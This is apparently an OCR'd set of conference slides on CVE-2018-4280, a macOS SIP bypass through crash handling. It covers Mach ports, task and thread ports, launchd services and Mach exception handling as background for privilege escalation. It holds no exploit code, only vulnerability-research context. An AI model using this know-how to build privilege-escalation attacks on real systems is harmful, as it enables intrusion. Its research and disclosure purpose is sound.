Crashing to root:
How to bypass SIP on macOS

Brandon Azad

CVE-2018-4280

Who am I?

Google Project Zero

- ~~Independent security researcher~~
  - Focus on macOS/iOS
- Stanford University: B.S. in 2016, M.S. in 2017
- Original Pegasus kernel code execution vulnerability
- Open-source tools: memctl, ida_kernelcache

powerd-2018-10-08-151038.ips

{"app_name":"powerd","app_version":"","bug_type":"109","timestamp":"2018-10-08 15:10:38.07 -0700","os_version":"iPhone OS 11.3.1 (15E302)","incident_id":"2CA3A46F-4F02-4713-B0D2-55A0C60EF8AB","slice_uuid":"752a1c8e-0a7e-399e-bf36-dbc825096cba","build_version":"","is_first_party":true,"share_with_app_devs":false,"name":"powerd"}

Incident Identifier: 2CA3A46F-4F02-4713-B0D2-55A0C60EF8AB
CrashReporter Key: c1001d3c2b650192955bb50e0e5e47f3f3c001cc
Hardware Model: iPhone10,1
Process: powerd [37]
Path: /System/Library/CoreServices/powerd.bundle/powerd
Identifier: powerd
Version: ???
Code Type: ARM-64 (Native)
Role: Unspecified
Parent Process: launchd [1]
Coalition: com.apple.powerd [35]

About this research project

- Focus: Crash reporting on macOS/iOS
- Target: macOS 10.13.5 / iOS 11.2.6
- Goal:
  - Find a 0-day
  - Elevate privileges on macOS
  - Elevate privileges on iOS
- Why: How could you possibly attack by crashing?!

Interprocess Communication

Mach ports

- Reference-counted message queues
  - Arbitrarily many senders
  - Only one receiver
- In userspace, referenced by Mach port names
  - Integers, like file descriptors
- Send right: ability to send messages
- Receive right: ability to receive messages

Mach messages


- Structured data sent to a Mach port
- Queued in the kernel until the owner listens for a message
- Can contain:
  - Arbitrary data
  - Send/receive rights for Mach ports

Task and thread ports


- Special types of Mach ports
  - Receive right is owned by the kernel
- Task port can be used to control a task
  - `mach_vm_allocate(task_port, ...)` allocates virtual memory in the task
- Thread port controls an individual thread
  - `thread_set_state(thread_port, ...)` sets register values for the thread

Task ports in exploits

Task ports in exploits



Task ports in exploits



Mach services and launchd

- Daemons on macOS are Mach services
  - Communicate by sending Mach messages
- Identified by a name
  - `com.apple.coreservicesd`
- Launchd (PID 1) vends all Mach services
  - Client asks launchd to talk to a service
  - Launchd replies with a send right to the service port

Roadmap

- Focus: Crash reporting
- Goal:
  - Find a 0-day
  - Elevate privileges on macOS
  - Elevate privileges on iOS

Crash handling

Mach exceptions


- Generalization of BSD signals
- Many exception conditions:
  - `EXC_BAD_ACCESS`: invalid memory access
  - `EXC_CRASH`: abnormal program termination
- Can register a Mach port to be notified on exceptions
  - For a thread, for a task, or for the host
- Kernel sends Mach message to registered exception port with details

Exception handling service routine


```
kern_return_t catch_mach_exception_raise(
                mach_port_t           exception_port,
                mach_port_t           thread,
                mach_port_t           task,
                exception_type_t      exception,
                mach_exception_data_t code);
```

- Exception message contains crashing thread and task ports
- Called by autogenerated MIG code
  - `KERN_SUCCESS`: exception was handled, kernel resumes process
  - `KERN_FAILURE`: **MIG deallocates ports**, kernel tries next handler

